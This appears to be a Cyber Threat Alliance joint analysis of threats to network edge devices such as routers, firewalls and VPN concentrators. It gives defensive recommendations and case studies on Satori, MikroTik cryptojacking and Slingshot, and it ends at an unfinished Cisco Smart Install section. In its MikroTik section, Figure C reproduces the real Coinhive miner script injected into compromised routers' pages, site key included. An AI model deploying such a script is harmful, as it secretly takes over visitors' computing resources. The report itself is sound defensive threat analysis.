CYBER THREAT ALLIANCE JOINT ANALYSIS:

SECURING EDGE DEVICES

CYBER THREAT ALLIANCE

The Cyber Threat Alliance (CTA) is the industry's first formally organized group of cybersecurity practitioners that work together in good faith to share threat information and improve global defenses against advanced cyber adversaries. CTA facilitates the sharing of cyber threat intelligence to improve defenses, advance the security of critical infrastructure, and increase the security, integrity, and availability of IT systems.

We take a three-pronged approach to this mission:

1. Protect End-Users: Our automated platform empowers members to share, validate, and deploy actionable threat intelligence to their customers in near-real time.

2. Disrupt Malicious Actors: We share threat intelligence to reduce the effectiveness of malicious actors' tools and infrastructure.

3. Elevate Overall Security: We share intelligence to improve our members' abilities to respond to cyber incidents and increase end-user's resilience.

CTA is continuing to grow on a global basis, enriching both the quantity and quality of the information that is being shared amongst its membership. CTA is actively recruiting additional cybersecurity providers to enhance our information sharing and operational collaboration to enable a more secure future for all.

For more information about the Cyber Threat Alliance,
please visit: https://www.cyberthreatalliance.org.

CONTRIBUTING AUTHORS

AT&T Alien Labs: Chris Doman

Check Point: Aviv Abramovich

Cisco Talos: Adam Flatley, Kendall McKay, Brandon Stultz

Dragos: Thomas Pope

Fortinet: Aamir Lakhani

Juniper Networks: Craig Dods

NTT Security: Ramece Cave

Palo Alto Networks: Brittany Ash

Rapid7: Bob Rudis

Sophos: Andrew Brandt

Symantec: Shaun Aimoto

Cyber Threat Alliance: Neil Jenkins, Natasha Cohen

This report also leverages shared data and published analysis from CTA members Telefonica's ElevenPaths, IntSights, Lastline, McAfee, NEC Corporation, NETSCOUT Arbor, Panda Security, Radware, Reversing Labs, Saint Security, SecureBrain, and SK Infosec. CTA members reviewed the document throughout its development and the report reflects our shared consensus on the threat.

TABLE OF CONTENTS

EXECUTIVE SUMMARY

Cyber Threat Alliance (CTA) members have noted a quiet but growing threat to edge devices since 2016. These devices are deployed at the boundaries between interconnected networks. The resulting impact of these devices — such as routers, switches, and firewalls — on an enterprise and to the connected digital ecosystem can be significant.

Edge devices have been used to develop infrastructure for future attacks, as computing power for cryptocurrency mining, to monitor traffic or compromise cryptographic tools, establish persistent access to target networks or systems, exfiltrate information, and launch offensive cyber attacks on networks to deny, degrade, disrupt, or destroy information or infrastructure.

We must do more to protect edge devices and mitigate these risks. This joint analysis provides CTA's recommendations to manufacturers and organizations employing edge devices. Any one party can do their part to mitigate the risk such attacks present, but combined action can significantly reduce it.

CTA members have come together in this joint analysis to highlight the vulnerabilities and associated threats to these devices. This analysis will not cover internet-of-things (IoT) devices — such as home appliances, wearable technologies, and other smart gadgets — that are often talked about in tandem with edge computing and edge hardware. Securing IoT devices is incredibly important, but this analysis covers the devices that deal with enterprise network traffic, such as network edge devices, network security devices, network monitoring devices and customer premise devices.

Securing any of these devices is complicated. Endpoint systems and other hosts are typically the focus of organizational security education and awareness and receive significant administrative security attention. By contrast, edge devices often work in the background with little oversight. They have no intrusion prevention systems or antivirus agents in place to offer protection from malware. The maintenance and accountability of these devices are typically poor, and operational requirements for near 100 percent uptime means that maintenance and patching is often delayed or avoided. This is in spite of edge devices having hundreds — if not thousands — of publicly known vulnerabilities that can be used to exploit them. They often come "out-of-the-box" with default, widely known or easily discoverable credentials and passwords left unchanged. Many of these devices come preinstalled with backdoor access that manufacturers use to monitor performance, but malicious actors use to gain access to the device and the network.

So, what can be done? First, to reduce the vulnerabilities in these devices, manufacturers should build security into their designs and enable them to be patched easily. Second, to minimize any remaining vulnerabilities, devices and the networks they are connected to should be installed and designed in secure configurations, regularly monitored, and upgraded. Specific recommendations for both manufacturers and organizations are listed below and covered in detail in the analysis.

Cyber Threat Alliance members are committed to doing our part to highlight the threats and vulnerabilities of edge devices and working with device manufacturers and the owners and operators of these devices to ensure the security and resilience of their network traffic and connectivity.

Recommendations for manufacturers:

- All devices should include a secure update mechanism.
- Devices marketed toward individuals and small business users should have few management requirements.
- Products should not support legacy or unencrypted protocols or unauthenticated services.

- Mandate the update of all default passwords during the installation process.
- Work with ISPs to standardize device configurations.
- Increase security of mobile device-based device management tools.
- Broaden intrusion detection measures to monitor embedded systems.

Recommendations for organizations:

- Segregate networks and functions.
- Encourage the use of VPN tools for mobile connections to wireless access points.
- Patch all edge devices as soon as possible.
- Utilize and regularly review secure configurations of networking devices.
- Ensure that all communication between edge devices is encrypted.
- Limit connections to the management interface to only trusted, secure hosts.
- Institute proper credential management policies.
- Physically secure all networking equipment.
- Ensure all default passwords are updated during the installation process.
- Enable network devices with remote logging.
- Monitor behavior of network edge devices.
- Utilize out-of-band (OoB) communication paths to manage network infrastructure devices.
- Source devices only from trusted suppliers.
- Ensure devices have the level of cryptographic sophistication necessary for the threats the organization is likely to encounter.
- Confirm that chosen edge devices have a secure boot feature.
- Utilize a file-signing scheme.

INTRODUCTION

Most cyber attacks aim to threaten the confidentiality, integrity, or availability of data or to disrupt an organization's business operations. To compromise the confidentiality or integrity of data, the attacker must get access to it. A breach of confidentiality entails only reading the data or exposing it to those who should not have access. Undermining the integrity of the data requires an attacker to have the ability to change the data in some way. Compromising the availability of data, on the other hand, does not require the attacker to get access to data – only that he or she stops those who should have access to the data or service from doing so or degrades that access. Disrupting operations also does not necessarily require deep access to a network – merely that the attacker can prevent the network from carrying out its intended functions.

For external attackers to achieve these goals, they have to find a way into a network remotely. Edge devices are a frequent target for attackers wishing to get inside due to their position and functions.

These devices provide interconnectivity between different networks by transmitting, monitoring, filtering, translating, or storing the data that passes from one network to another. They primarily serve as an entry or exit point for networks, making them inherently attackable by outside entities.

This analysis, developed jointly by CTA members, examines vulnerabilities and associated threats to the devices that make up the edge of an enterprise network. This analysis will not cover internet-of-things (IoT) devices — such as home appliances, wearable technologies, and other smart gadgets — that are often talked about in tandem with edge computing and edge hardware. Instead, this report will focus exclusively on edge devices that help connect and secure enterprise or service provider networks. Four main categories of devices will be covered in this report:

NOT ALL IOT DEVICES ARE EDGE DEVICES...

As mentioned, traditional IoT devices connect directly to a network to interact with and exchange data. Consumer devices, such as PCs, laptops, desktops, tablets, and mobile phones likewise do the same. Although enterprise networks benefit from protections and other security features supported by company staff and enforced by corporate security policies, private user and small business networks often do not. The exposure of the devices to the "edge," unprotected, and closer to the threat, is also a real issue.

Companies that allow remote work environments or have employees who access company resources while on travel should be mindful of the risk this scenario poses. It is generally accepted best practice to limit the ability for users to connect to untrusted WiFi networks and instead to rely on mobile hotspots when possible. If users do connect to independent WiFi networks, they should use a virtual private network (VPN) to encrypt all traffic sent over this network.

1. Network edge devices: routers, switches, wide area network (WAN) devices, VPN concentrators;
2. Network security devices: firewalls;
3. Network monitoring devices: network-based intrusion detection systems (NIDS); and
4. Customer premise devices: integrated access devices.

THREAT ENVIRONMENT

Cyber threat actors are continuously updating their tactics, techniques, and procedures (TTPs), developing new malware, evasion techniques, and attack patterns on a near-constant basis. As their capabilities evolve, the threat to information systems grows, especially as security personnel and network defenders struggle to keep pace with the changing threat landscape.

Vulnerable network appliances, such as edge devices, continue to be one of the most effective attack vectors for advanced threat actors.[1] Host systems are typically the focus of organizational security education and awareness and receive significant administrative security attention. Many organizations require their system administrators to install and maintain anti-virus solutions for computers and servers on the corporate network, routinely and automatically check for patches and updates, and securely configure and manage those systems. By contrast, edge devices often work in the background with little oversight and less intrinsic forensic capability (logging, etc.) — features that malicious actors can exploit.

Once a threat actor gains access to an edge device, they can launch attacks that can cause operational downtime, data theft, financial loss, and reputational damage. After the actor compromises a device, he or she can also remain there undetected for long periods, which can allow the attacker to gain a persistent foothold in the environment and leverage their access to conduct subsequent attacks against other networks. Even after an incident, when administrators execute their recovery and remediation plans, an actor with persistent access on edge devices can reattack the recently cleaned hosts,[2] highlighting the importance of ensuring proper configuration and control of these vulnerable access points.

The following sections describe specific vulnerabilities in edge devices and cases in which malicious actors have exploited them.

COMMON SECURITY CHALLENGES

Edge devices, whether maintained by end users or enterprise administrators, have security challenges. Some of the common problems with these technologies that have led to exploitable vulnerabilities include the following:

1. Default configuration settings
2. Outdated firmware
3. Challenges with scaled deployments
4. Non-intuitive user interfaces
5. Backdoors

DEFAULT CONFIGURATION SETTINGS

Out-of-the-box vendor configurations for edge devices are usually set to the least restrictive options possible with minimal security features enabled, making those devices easy targets for attackers. For example, some wireless access points may have outdated or insecure wireless security services enabled (such as WEP or WPS) by default. Such standards could allow attackers in range of the device to gain access to the network. Since data is also often transmitted via an insecure protocol (Telnet, FTP, HTTP, etc.) by default, some of it may be exposed to an attacker with such access. If credentials or encryption keys are captured, the initial access gained through these default settings could lead to further access to systems within the network or the ability to read encrypted data.

Standard security settings may also fail to enable automatic updates or notify the user when such updates are available, leaving the system less likely to apply patches for known vulnerabilities. Some devices are also shipped with default credentials. If the user is not prompted to change these settings upon installation, attackers can use these credentials — which are often published on the manufacturer's website or available on internet forums — to gain full control of a device.

While manufacturers intend for pre-configured default settings to make setup quick and easy, many

[1] https://www.us-cert.gov/ncas/alerts/TA16-250A

[2] https://www.us-cert.gov/ncas/alerts/TA16-250A

users will not manually change the settings to make them more secure. This creates an inherent vulnerability for users and organizations that do not have configuration settings management processes in place. Attackers have been known to look for devices with default configurations to gain easy access to other systems and exploit a network.[3]

OUTDATED FIRMWARE

Outdated firmware presents another significant security threat to edge devices. Firmware is the preinstalled, embedded software that helps a device carry out its functions. It is a vital component of every piece of network hardware and devices could not function without it. Firmware maintenance is essential, but can be burdensome for several reasons.

Device manufacturers typically make firmware updates throughout the year, but consumers often have to find, download, and install updates themselves, which means the devices will likely remain unpatched for longer periods. Furthermore, vendors often only patch the models for which flaws and vulnerabilities were reported and do not test all other models.

Even if the firmware is updated, this process may wipe security settings during the installation process and restore factory defaults, which re-introduces the vulnerabilities described above. If the firmware is not updated for a prolonged period of time, either by the manufacturer or the user, it may lack current security features, such as distributed denial-of-service (DDoS) mitigation, which could help thwart common attacks.

This issue is exacerbated by the fact that these devices are essential to network operations and security and typically require very high uptime. Many organizations do not have fully redundant network infrastructure, so necessary maintenance is often delayed for operational reasons.

The firmware also has some inherent challenges regarding security standards. Firmware developers often prioritize functionality over security to ensure that the device can operate and execute basic instructions. There are also no industry guidelines or standards for firmware security, meaning that every manufacturer has different procedures for checking and updating their firmware. Moreover, most hardware manufacturers do not digitally sign the firmware embedded in their systems, nor do they include authentication features in their devices that can recognize signed firmware.

In the case of equipment used for consumer networking, individual ISPs often modify firmware before it reaches the end users. This process results in a lack of a consistent configuration or security baseline and delays the patching process.

Researchers agree that firmware attacks are difficult to carry out and that typical malicious activities, such as stealing credentials or money, are more easily executed by targeting software or operating systems.[4] However, threat actors that can successfully compromise firmware have a distinct advantage because such attacks are much harder for antivirus solutions to detect. Firmware attacks are ideal for "bricking" a device — or rendering it completely inoperable — and can allow an actor to gain full access to a system.

CHALLENGES WITH SCALED DEPLOYMENTS

Medium and large enterprises experience difficulty in managing these types of devices as they scale up to large network infrastructures. Inventory and secure remote update configurations are essential, but devices are often designed for in-person

[3] https://www.us-cert.gov/cdm/capabilities/csm

[4] https://www.opswat.com/blog/who-needs-worry-about-firmware-attacks; https://www.csoonline.com/article/2618113/security/what-you-need-to-know-about-firmware-attacks.html




Figure A. A "password cloud" showing passwords attempted while trying to break into a VNC remote access service in a Sophos honeypot. Many of these passwords are common or easily found in publicly available databases, such as manufacturers' websites or documentation and remain unchanged by users (courtesy of Andrew Brandt, Sophos).

maintenance. As businesses install and utilize more and more of these devices, they need to increase their backend management capabilities and do so securely.

NON-INTUITIVE USER INTERFACE

The web interface for small office and home office (SOHO) networking devices can be difficult for users to understand and typically requires assistance or technical training to configure for maximum protection properly. As many SOHO users do not have a technical background, it is difficult for them to ascertain which settings are important and how to use them to prevent attacks. In this situation, users will usually default to configuring devices in a way that maximizes ease of use or functionality rather than security.

BACKDOORS

A backdoor bypasses the normal authentication process to access a system or application. Manufacturers install some backdoors that have legitimate administrative or legal purposes, such as to help manufacturers regain lost passwords and provide data on performance, maintenance, or reliability to the manufacturer. In some cases, they are used to assist with law enforcement investigations.[5]

These backdoors may be installed with the best of intentions, but once discovered by third parties, they can enable access to the network to steal or monitor data illegally. In 2013, Barracuda Networks products were found to have undocumented backdoor accounts to allow for remote access. SSH backdoors were hardcoded in devices, including firewalls, VPNs, and spam filtering appliances.[6]

Backdoors can also be added to devices as malware. The first-ever case of a juvenile incarcerated for computer crimes was due to the installation of a backdoor on a router with access to the Department of Defense's resources. In 1999, a 15-year-old who called himself "c0mrade" installed a backdoor on a Defense Threat Reduction Agency router in Dulles, Virginia, intercepting 3,300 emails and various usernames and passwords. "C0mrade" was one of the first prosecuted for such crimes, but the problem continues.[7]

[5] https://www.forbes.com/2010/02/03/hackers-networking-equipment-technology-security-cisco.html#3b1aeb264fd5

[6] https://krebsonsecurity.com/2013/01/backdoors-found-in-barracuda-networks-gear/

[7] https://abcnews.go.com/Technology/story?id=119423&page=1

ATTACKS TARGETING EDGE DEVICES

Network edge devices may be running a variety of different services at once. These devices must withstand a constant onslaught of inbound, unsolicited traffic, much of which mimics the legitimate requests that originate with the intended users of these services.

A survey of honeypot data obtained over an extended period reveals that most[8] of the attacks involve brute-force attempts to pass default or common username and password credentials. These attacks target a variety of services, including the remote access Virtual Network Computing (VNC) (shown in Figure A) or Remote Desktop Protocol (RDP) protocols, remote terminals over telnet or SSH, internet telephony adapters, or database servers.

Many of these automated attacks appear to use widely available default credentials from a broad range of network-connected devices, including routers, Network-Attached Storage (NAS) devices, cameras, WiFi access points, DSL and cable modems, and IoT devices or IoT control hubs. Attackers can employ these methods to install malicious code onto the device or change a configuration in such a way as to benefit the attackers, such as changing the DNS servers to point to an IP address under the attackers' control to subtly manipulate the destination of network traffic.

In addition to attacks against popular services, CTA members have also seen a swath of attacks leveraging publicly disclosed vulnerabilities on a range of enterprise- or consumer-grade networking products. Exploits against, and the attempted use of, default administrative credentials for routers and other networking equipment from Huawei, Cisco, Zyxel, Dasan Networks, Synology, D-Link, TP-Link, TrendNet, MikroTik, Linksys, QNAP, and many others are now part of the common vernacular of scripted attacks and brute force attempts observed on a daily basis.

LEVERAGING WIFI DEVICES TO COMPROMISE MOBILE DEVICES

CTA members have seen a significant number of attacks that use WiFi devices on the network edge to compromise mobile devices that connect to them. Once a malicious actor has compromised the WiFi access point, they can manipulate web content, push an HTTPS downgrade to a mobile device, perpetuate DNS or ARP spoofing, or conduct man-in-the-middle attacks. Attackers can also prompt the user of the mobile device to download and install malicious root certificates to facilitate the man-in-the-middle attacks. Users of mobile devices should connect only to trusted WiFi networks whenever possible. When not possible, users should consider leveraging a VPN service to encrypt their traffic.

Because some of these devices now have high-end processing capabilities, they can be targets not only for penetration but also for malware designed to carry out an array of malicious activities, including illicit cryptocurrency mining, storing stolen files, or leveraging the infrastructure to stage future attacks. Attackers often leverage these infected devices to mount attacks against (and deploy copies of themselves to) similarly vulnerable devices elsewhere on the internet.

CASE STUDIES

The following section will describe some ways that attackers have exploited vulnerabilities in edge devices using case studies of actual attacks. Once compromised, these systems have been used to gain an additional foothold into a target network, monitor

[8] When averaged over a 90-day period, the attacks observed by Sophos involving credential brute-forcing generally top the list of attacks, but this may be due to a characteristic of how "attacks" are counted: The honeypot counts each brute-force attempt as an individual attack, whether the same attacker's machine submits 100 or 10,000 credentials to the honeypot over a very short period of time. By comparison, an "attack" against a database server may take 3 minutes and involve issuing hundreds of commands, so the number of attacks appears far lower.

traffic, exfiltrate information, conduct malicious activities on behalf of the perpetrator, or create a botnet, a network of infected computers that can be controlled for a specific purpose, such as to conduct a DDoS attack.

Given that edge devices generally sit at the intersection of controlled and uncontrolled spaces, they provide an attractive target to attackers looking to gain access to resources and information on the target network. Depending on the vulnerability utilized, compromising these devices can lead to unauthorized access to configuration settings or credentials or allow unauthorized connections directly to the device or the network it protects. This access can then be used to conduct any one of the attacks described below. Because of this versatility, some case studies may exemplify more than one type of attack.

DEVELOPMENT OF INFRASTRUCTURE FOR FUTURE ATTACKS

WHAT IT MEANS:

Malicious cyber actors often seek to compromise a broad array of network edge devices to utilize the power of the combined devices, obfuscate their operations, and make attribution more difficult. These threat actors may deliver malware bots designed to run on the distinct processor architecture used by the targeted edge devices. These bots provide the attackers with the infrastructure not only to attack the victim's network, but also to conduct attacks against third-party networks.

EXAMPLE: MIRAI-LIKE BOTNETS — SATORI

Among the most well-known of these bots is Mirai, but Mirai is not alone in this space. Several competing malware groups have built their own "edge bots," many of which share portions of Mirai's source code, as well as its ability to leverage a distributed denial-of-service attack or engage in brute-force credential stuffing attacks against other edge devices (see associated text box for additional details on what is Mirai or "Mirai-like"). With names like Satori, Hajime, Wifatch, or Darlioz, some of these bots have incorporated features that make them even more difficult to disrupt, such as the use of peer-to-peer command and control communications.

Once it installs itself, the malware can be challenging to detect. Not only are there few endpoint protection tools that network administrators can install on devices that can be affected by Mirai or its siblings, but admins rarely engage in the level of network traffic or process monitoring that would be necessary on edge devices with embedded real-time operating systems such as access points, NAS, or SOHO routers. In some cases, such monitoring may not even be possible. Fortunately, the fix can be simple: power-cycling the device drops the malware payload from memory.

The Satori botnet of late 2017 infected devices associated with hundreds of IP addresses in less than a day, exploiting both known and unknown


MIRAI OR NOT MIRAI...

Determining what is (and, more importantly, is not) Mirai is a complicated issue. Mirai, which first appeared in the wild in 2016, was made famous by its large-scale use of IoT devices to create massive botnets designed to bring down even resilient services. In October of that year, the code was released publicly, and since that time, independent actors have been employing Mirai (or Mirai-like code) to perpetuate similar attacks.

These attacks, however, have affected a diverse group of targets, making it hard — and sometimes counterproductive — to group all the Mirai-like attacks together. The threat environment is further complicated by miscategorization. This happens when attacks are labeled as Mirai but contain no Mirai code. Instead, they merely emanate from IP addresses known to have been used by Mirai gangs.

Today, most Mirai attacks target SQL databases and enterprise servers, though some also may target home IoT devices or mobile phones.

Figure B. Global impact of impacted devices from Satori (Check Point).[14]



vulnerabilities in IoT devices.[9] Built on the foundations of the Mirai botnet, Satori utilized two vulnerabilities in IoT devices, a zero-day vulnerability in the HG532 Huawei router and a known flaw in a Realtek Universal Plug and Play (UPnP) device.[10]

Satori was discovered in November 2017 by Check Point analysts who disclosed the router vulnerability to Huawei. Security firm 360 Netlab posted an analysis on Dec. 5, 2018, warning that the scanning of two ports (37215 and 52869) had gotten more intense, exhibiting worm-like functionality, meaning that it could spread from device to device without user action.[11]

Although the HG532 router was deployed around the world, reports indicated that the botnet-infected devices were primarily in Latin America and the Middle East (Figure B).[12] Close collaboration between security researchers, ISPs, security companies, and hosting providers enabled a quick reaction to the threat by blocking traffic to the C2, buying time to deploy the patches.[13]

The Satori code was subsequently released to the web, and variants continued to appear using infected devices to mine digital coins and infecting thousands of routers manufactured by Dasan Networks, D-Link, and XIongMai. These router attacks utilized previously reported vulnerabilities, but many only had unofficial patches available.

[9] https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/satori-mirai-variant-alert-threat-advisory.pdf

[10] https://asert.arbornetworks.com/the-arc-of-satori/


[11] https://research.checkpoint.com/good-zero-day-skiddie/, http://blog.netlab.360.com/warning-satori-a-new-mirai-variant-is-spreading-in-worm-style-on-port-37215-and-52869-en/

[12] https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/satori-mirai-variant-alert-threat-advisory.pdf; https://blog.checkpoint.com/2017/12/21/huawei-routers-exploited-create-new-botnet/

[13] http://www.eweek.com/security/collaborative-takedown-kills-iot-worm-satori

[14] https://research.checkpoint.com/good-zero-day-skiddie/

Figure C. Coinhive script.[19]



```
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
    <title>"http://[redacted]/"</title>
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('hsFAjjijTyibpVjCmfJzlfWH3hFqWVT3', {throttle: 0.2});
    miner.start();
</script>
</head>
<frameset>
<frame src="http://[redacted]/"></frame>
</frameset>
</html>
```

ILLICIT CRYPTOCURRENCY MINING

WHAT IT MEANS:

Actors may install illicit cryptocurrency mining software[15] on edge devices to quietly turn computing power and resources into digital currency that they use to fund other malicious activities.

EXAMPLE: MIKROTIK MESS

In summer 2018, researchers discovered a coin-mining campaign compromising several hundred routers through a known vulnerability. This attack persisted for several months, even though a patch for the vulnerability was released in April of the same year.

In July 2018, a researcher reported that 70,000 MikroTik routers were compromised in Brazil. By mid-August, numbers reportedly rose to over 200,000.[16] The majority of devices affected remained in Brazil, though some did spread outside the country. By December 2018, over 400,000 IPs associated with infected devices were affected.[17]

The exploited vulnerability, CVE-2018-14847, allowed attackers to bypass authentication protocols and compromise the router. The threat actors were then able to load one or more malicious error page(s), which executed malicious commands on the router. Every time this error page was displayed, the compromised router mined Monero (XMR) through the Coinhive script shown in Figure C.[18]

The vendor released a patch for this vulnerability in April 2018, but slow patching by vendors and users meant that by August, and even through the fall, vulnerable routers were still in the wild.[20] The overall amount of cryptocurrency mined in this attack is not currently known. Most of these devices lack the

[15] https://www.cyberthreatalliance.org/joint-analysis-on-illicit-cryptocurrency-mining/

[16] https://web.archive.org/web/20181101052031/https://www.trustwave.com/Resources/SpiderLabs-Blog/Mass-MikroTik-Router-Infection-%E2%80%93-First-we-cryptojack-Brazil,-then-we-take-the-World-/; https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/over-200-000-mikrotik-routers-compromised-in-cryptojacking-campaign

[17] https://thenextweb.com/hardfork/2018/12/04/routers-cryptocurrency-miner-malware-monero/

[18] https://www.symantec.com/blogs/threat-intelligence/hacked-mikrotik-router

[19] https://www.symantec.com/blogs/threat-intelligence/hacked-mikrotik-router

[20] https://blog.mikrotik.com/security/new-exploit-for-mikrotik-router-winbox-vulnerability.html

monitoring capability to know how long they were impacted and illicitly mining Monero and researchers do not know where the mined coins were deposited. This lack of visibility prevents researchers from estimating the impact or measuring it directly.

MONITORING TRAFFIC

WHAT IT MEANS:

Actors may utilize vulnerabilities in edge devices to monitor traffic as it passes through the device and/or compromise cryptologic tools so that an attacker can have visibility into the traffic on the network.

EXAMPLE: VPN CONCENTRATORS

VPN concentrators are a significant target for attackers given their role in protecting sensitive communications. In particular, CTA members have detected nation-state actors paying special attention to these devices, but due to leaks of sophisticated tools, the ability for even non-sophisticated actors to target VPN concentrators is growing. For example, some of the exploits and vulnerabilities the Shadowbrokers released in 2016 included those affecting Cisco Adaptive Security Appliances (ASA), which are regularly used as VPN concentrators, and PIX devices, which are outdated but still utilized firewall and VPN appliances.[21]

Researchers testing the tools were able to access the VPN password using the BENIGNCERTAIN tool. With the key, an attacker could then observe the network traffic. [22] While no compromises have been publicly reported against VPN concentrators, over time the likelihood of such compromises will increase as tools to attack VPN infrastructure become more widely available.

GAINING A FOOTHOLD

WHAT IT MEANS:

Adversary actors use network edge devices to establish persistent access to target networks, quietly burrowing in to make it more difficult for administrators to remove them from the network if discovered or if devices are patched or upgraded.

EXAMPLE: SLINGSHOT

One of the most sophisticated malware families exploiting routers was Slingshot, which threat actors used from 2012 to 2018 to exploit vulnerabilities in MikroTik routers. Once the threat actors compromised the routers — although it is unknown how the initial compromises occurred — they would download Slingshot onto the devices and use the infected routers to launch attacks against computers connected to those access points. Access to the connected machines allowed the threat actors to read the data from active windows, view the contents of the hard drive, collect screenshots, log keystrokes, and monitor the local network. Given the level of sophistication and the degree to which Slingshot was designed to persist, it is considered to be the work of an advanced threat actor, possibly a nation-state.

Slingshot worked by compromising devices that connect to the affected router. It exploited the MikroTik routers' Winbox Software, which allows computers to connect to and configure the router. During the connection process, each computer downloads a collection of dynamic link library (.dll) files from the router. Infected MikroTik routers downloaded a .dll file with embedded malicious code.

The malicious file, once installed on the victim's computer, downloaded several other modules with various capabilities on the target device. The downloads included two particularly dangerous

[21] https://www.wired.com/story/eternalblue-leaked-nsa-spy-tool-hacked-world/

[22] https://motherboard.vice.com/en_us/article/nz749b/researcher-grabs-cisco-vpn-password-with-tool-from-nsa-dump

modules: GollumApp and Cahnadr, which provided kernel access to the end user device. The combination of these modules enabled extensive information gathering, persistence, and data exfiltration capabilities.[23]

Cybersecurity vendor Kaspersky Lab discovered Slingshot in March 2018 and notified MikroTik prior to publication. MikroTik indicated that Slingshot was likely relying on a flaw that was patched in 2017 and the only vulnerable devices were those without a firewall configured. MikroTik also updated their router operating system security and made other improvements. Still, no one has released details of how the routers were compromised in the first place.[24]

Kaspersky's initial intelligence reports and associated press release from March suggest that they believed that Slingshot was the work of an "advanced advanced persistent threat (APT)" actor, but they made no definitive attribution.

Slingshot, which existed on approximately 100 routers in various African and Middle Eastern countries at the time of initial detection, was highly sophisticated, constructed with specially written code and encoded with several routines specifically designed to persist on infected machines.[25] There have been no zero-day vulnerabilities reported in connection with Slingshot, but it did take advantage of at least three known end-user device vulnerabilities to achieve kernel access: CVE-2007-5633, CVE-2010-1592 and CVE-2009-0824.

DATA THEFT

WHAT IT MEANS:

Data theft refers to the act of stealing information from a victim with the intent of obtaining confidential information or conducting follow-on exploitation activities. Because edge devices control and direct the flow of information through and on its way in or out of the controlled network, compromising these devices can allow attackers to steal information unbeknownst to network administrators or security personnel.

EXAMPLE: CISCO SMART INSTALL

